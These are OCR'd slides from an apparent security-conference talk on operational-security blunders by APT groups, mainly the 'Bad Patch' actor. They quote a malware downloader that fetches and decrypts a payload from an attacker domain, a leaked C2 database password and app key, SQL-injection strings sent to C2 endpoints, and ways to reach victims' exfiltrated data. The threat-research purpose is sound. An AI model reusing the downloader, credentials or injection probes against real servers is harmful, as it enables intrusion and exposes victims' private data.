
SafeBreach LABS

OopsSec

The bad, the worst and the ugly of APT's operations security

Tomer Bar



Tomer Bar

VP of Security Research @ SafeBreach

- **SafeBreach** presented **8** talks at **Black Hat USA** in the **last 5 years**.
  Total of: **10** BH USA and **9 DEFCON** talks

- 20 years experience in security research
- Main focus in APT and vulnerability research
- Presented at global security conferences
  Such as: Black Hat USA 2020, DEFCON 28-30
- 2023 - Qualified to speak 3 talks at Black Hat and DEFCON

Agenda

- Research assumptions
- OopsSec meter
- 5 nation State Sponsored APT Threat Actor
    a. Bad Patch
    b. PoweShort shell
    c. Rampant kitten
    d. Sharp Panda
    e. Moses Staff (time permitting)
- Large Scale Cyber Crime Threat Actor in Iran
- Infy - Nation state -The best opsec

Research Assumptions

1

Attackers are humans
and prone to mistakes
Advanced APT != Advanced OpSec

2


Threat actors won't necessarily fix OpSec holes even if they suffered from a past takedown or data leak.

3

We can learn new techniques, current targets, plans, damage control and a additional valuable data.

OopsSec Meter

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap	Location **1**	Industry **5**	Identity **10**
Attack Vectors mapping	**1**	**5**	**10**
Access C2 backend code	**3**	**5**	**10**
Achieve victims exfiltrated data	**5**	**7**	**10**
Attacker malicious techniques	**5**	**7**	**10**
Built-in sinkhole capabilities	**6**	**8**	**10**
Attackers communication channels	**7**	**8**	**10**
Attribution - identity	Origin **3**	Partial - **7**	Identity - **10**
Disinformation attack	**5**	**7**	**10**
Take-Down	Temporary - **5**	Partial - **8**	Complete - **10**
			100 bad points




Bad Patch - Palestinian Threat Actor


- Android and Windows state-sponsored **long term** targeted campaign, active since 2012.


Age of Campaign

The oldest sample we observed has a compile date of 12 June 2012. The C2 server linked to that sample, pal2me[.]net, was also first registered on the same date. This campaign has been running for at least more than five years, and continues to this date.



2012-11-06	6 / 44	Win32 EXE	إبو إسلام يتهم يسرا بمعاشرة النجم المصري عادل.exe
2012-10-16	6 / 39	Win32 EXE	dsfsad.exe
2012-12-16	5 / 44	Win32 EXE	12.exe
2012-12-03	5 / 44	Win32 EXE	خلاف.exe





Bad Patch - Palestinian Threat Actor

- Disclosed by Palo Alto Networks at 2017.
- **Bad Authentication process** - Navigate directly to inner pages without authentication
- Navigating directly to “/lms/index.php” not redirecting to the user to login.php, but instead granted authenticated access to the system - keylogger exfiltration screen

Records Management System and Victims

The threat actors have developed their own, custom system to manage the data exfiltrated by their victims, "نظام إدارة السجلات" (“Records Management System”). Server logon requires 2-Factor authentication (2FA).






Figure 7- RMS SMS 2FA



Bad Patch - Palestinian Threat Actor

- 2023 Android Malware - masquerading as Google play ssl app
- Certificate locality and upload origin to Virustotal is from Gaza



Bad Patch - Palestinian Threat Actor

HTTP Requests


– http://systembackups.info/api/v6/data

HTTP Method POST

- 2023 Android Malware - Plenty of collection capabilities
- Exfiltrates victim data to *a* C2 server using POST - systembackups.info

Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - sending HTTP GET request to /api/v6/data.
- *Expecting* a POST request, *it* will print the DB name user name and **password!!!**



Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - all c2 servers are vulnerable

SERVER_NAME	"badblueinfo.tstapi.pal4u.net"
SERVER_PORT	"80"
SERVER_PROTOCOL	"HTTP/1.1"
SERVER_SIGNATURE	""
SERVER_SOFTWARE	"Apache/2.4.41 (cPanel) OpenSSL/1.0.2t mod_bwlimited/1.4"
TZ	"Asia/Gaza"
UNIQUE_ID	"Xfz7fOCcdrxtJ3t0wIkYcgAAAIc"
PHP_SELF	"/index.php"
REQUEST_TIME_FLOAT	1576860540.8679
REQUEST_TIME	1576860540
argv	[]
argc	0
APP_ENV	"local"
APP_DEBUG	"true"
APP_KEY	"base64:p6rq3H2oLGzqeB9BpskJI69cyU4nkidPL6zsfzGFFbk="
DB_HOST	"localhost"
DB_DATABASE	"j70syste_m103"
DB_USERNAME	"j70syste_m103"
DB_PASSWORD	"HB7pF3yir0QT"

Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **All victim's exfiltrated data is open**

2017 → **2022**

Malware down and execute code

```
gtyu()
_zizi2()
Func _zizi2()
  Local $sfilepath = _winapi_gettempfilename(@TempDir)
  Local $hdownload = InetGet("http://www.pal4u.net/zzzzz", $sfilepath,
        $inet_forcereload, $inet_downloadbackground)
  Do
    Sleep(250)
    Until InetGetInfo($hdownload, $inet_downloadcomplete)
    InetClose($hdownload)
    Local $ialgorithm = $calg_rc4
    If _crypt_decryptfile($sfilepath, "F:\ddd.zip", "?><MNBVCXZ", $ialgorithm)
    Then
```


app.pal4u.net/ccc/


Index of /ccc


Name	Last modified	Size	Description
Parent Directory		-	
css/	2017-08-30 16:18	-	
notes.txt	2022-02-07 17:36	26	
users-2022_02_13_14_..>	2022-02-13 14:02	597M	
users-2022_02_13_22_..>	2022-02-13 22:04	832M	
users-2022_02_14_04_..>	2022-02-14 04:02	409M	
users-2022_02_14_14_..>	2022-02-14 14:01	599M	
users-2022_02_14_22_..>	2022-02-14 22:02	594M	
users-2022_02_15_04_..>	2022-02-15 04:03	414M	
users-2022_02_15_14_..>	2022-02-15 14:01	362M	
users-2022_02_15_22_..>	2022-02-15 22:02	602M	
users-2022_02_16_04_..>	2022-02-16 04:00	248M	

Bad Patch - Palestinian Threat Actor

- **All ~7800 Android Victim's sensitive exfiltrated data is open and downloadable**
- Including in and out calls recording, microphone hijack, Android WeChat, CV files, images
- **50 GB compressed** 470M compressed average per day.









Bad Patch - Palestinian Threat Actor

- **C2 Open dir** - https://trackmobi.live/


Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **Full backend (server side) in a zip file** - available from C2 - also in VT





Bad Patch - Demo



Bad Patch - still bad in 2023

- **Still active, using the same domain pal4.net**
- **Three weeks after my DEF CON talk, they replaced sub-domain from app.pal4.net to i2c.pal4u.net**
- **Moved the domain to Amsterdam instead of the Palestinian Authority**
- **The C2 IP was changed to 178.162.148.164**

The C2 server is still operating

- **HTTP POST to /api/v6/types will return the allow list of supported extensions Of exfiltrated data**

{"types":["jpg","png","amr","txt","pdf","doc","docx","xls","xlsx","hhh","adpt","3gp","opus","ogg"]}

Bad Patch - still bad in 2023

- **HTTP POST to /api/v6/key with “mac” and “app_id” parameters will return ok.**

```
C:\Users\TOMERB~1\AppData\Local\Temp>post.py https://178.162.148.164/api/v6/key
200
{"data":{"message":"key Successfully."}}
```

Bad Patch - still bad in 2023

- **HTTP POST to /api/v6/key <u>without “mac” and “app_id” parameters</u>**

  Returns a stack trace, failed on “keyLogger” function

Bad Patch - still bad in 2023

- **HTTP POST to /api/v6/key with invalid “app_id” integer parameter: reveal sql table: phones**

Whoops, looks like something went wrong.

(3/3) **QueryException**


SQLSTATE[HY000]: General error: 1366 Incorrect integer value: '' or 3=3---' for column 'app_id' at row 1 (SQL: insert into `phones` (`group_id`, `mac`, `app_id`, `updated_at`, `created_at`) values (0, ' or 2=2---, ' or 3=3---, 2023-04-24 11:20:48, 2023-04-24 11:20:48))


(SQL: insert into `phones` (`group_id`, `mac`, `app_id`,

`updated_at`, `created_at`) values (0, ' or 2=2---, ' or 3=3---, 2023-04-24 11:20:48, 2023-04-24 11:20:48))

Bad Patch - still bad in 2023

- **They fixed the ccc open dir and Laravel exposure … so are they untouchable ?**





Bad Patch - still bad in 2023

- **fixed the “open dir”, but the uploaded file names and location remain the same :)**
- **“Guessing”: users-2023_04_23_04_00.zip - Zero randomization**

